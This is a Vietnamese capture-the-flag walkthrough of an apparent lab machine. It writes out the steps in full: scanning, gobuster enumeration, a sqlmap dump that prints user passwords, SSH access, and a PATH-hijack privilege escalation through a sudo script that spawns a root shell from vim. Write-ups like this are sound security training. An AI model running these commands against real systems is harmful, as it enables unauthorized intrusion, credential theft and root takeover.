

Netdiscover duoc 192.168.2.161


Sau do nmap




Thay port 8080 dang mo




Thu gobuster dir -u http://192.168.2.161:8080/ -x txt,php,html –wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt





scan duoc moi robots.txt. Gio minh go bay /hehe xem sao

Surprise !!

Thay có mercuryfacts/ đặc biệt => vào test thử






test trong url thấy có 8 id, các id khác return () || cần add css, config db

=> tới đây thì chắc chắn phải dùng sqlmap rồi nhỉ

sqlmap -u http://192.168.2.161:8080/mercuryfacts/1 -D mercury -T users –dump



+----+------------------------------- +-----------+

| id | password | username |

+----+------------------------------- +-----------+

| 1 | johnny1987 | john |


| 2 | lovemykids111 | laura |


| 3 | lovemybeer111 | sam |

| 4 | mercuryisthesizeof0.056Earths | webmaster |

+----+------------------------------- +-----------+


Perfect =))) Thấy user webmaster có vẻ đặc biệt. SSH thử xem






(cat file user\_flag.txt duoc flag roi nen minh se khong lam nua). Thấy trong file notes.txt có 2 account đã được mã hoá mật khẩu bằng base64


1 trong số đó là webmaster đã biêts -> kiếm xem trong linuxmaster có gì hehe =)))



Tuyet voi pass la: mercurymeandiameteris4880km




sudo –l xem ( hồi nãy sudo –l bằng webmaster khogn nằm trong sudoers)




ln -s /usr/bin/vim tail

export PATH=$(pwd):$PATH

sudo --preserve-env=PATH /usr/bin/check\_syslog.sh

Rồi ở phần vim editor -> bấm ESC rồi “:!/bin/bash” enter phát

Ta duoc quyen root





Done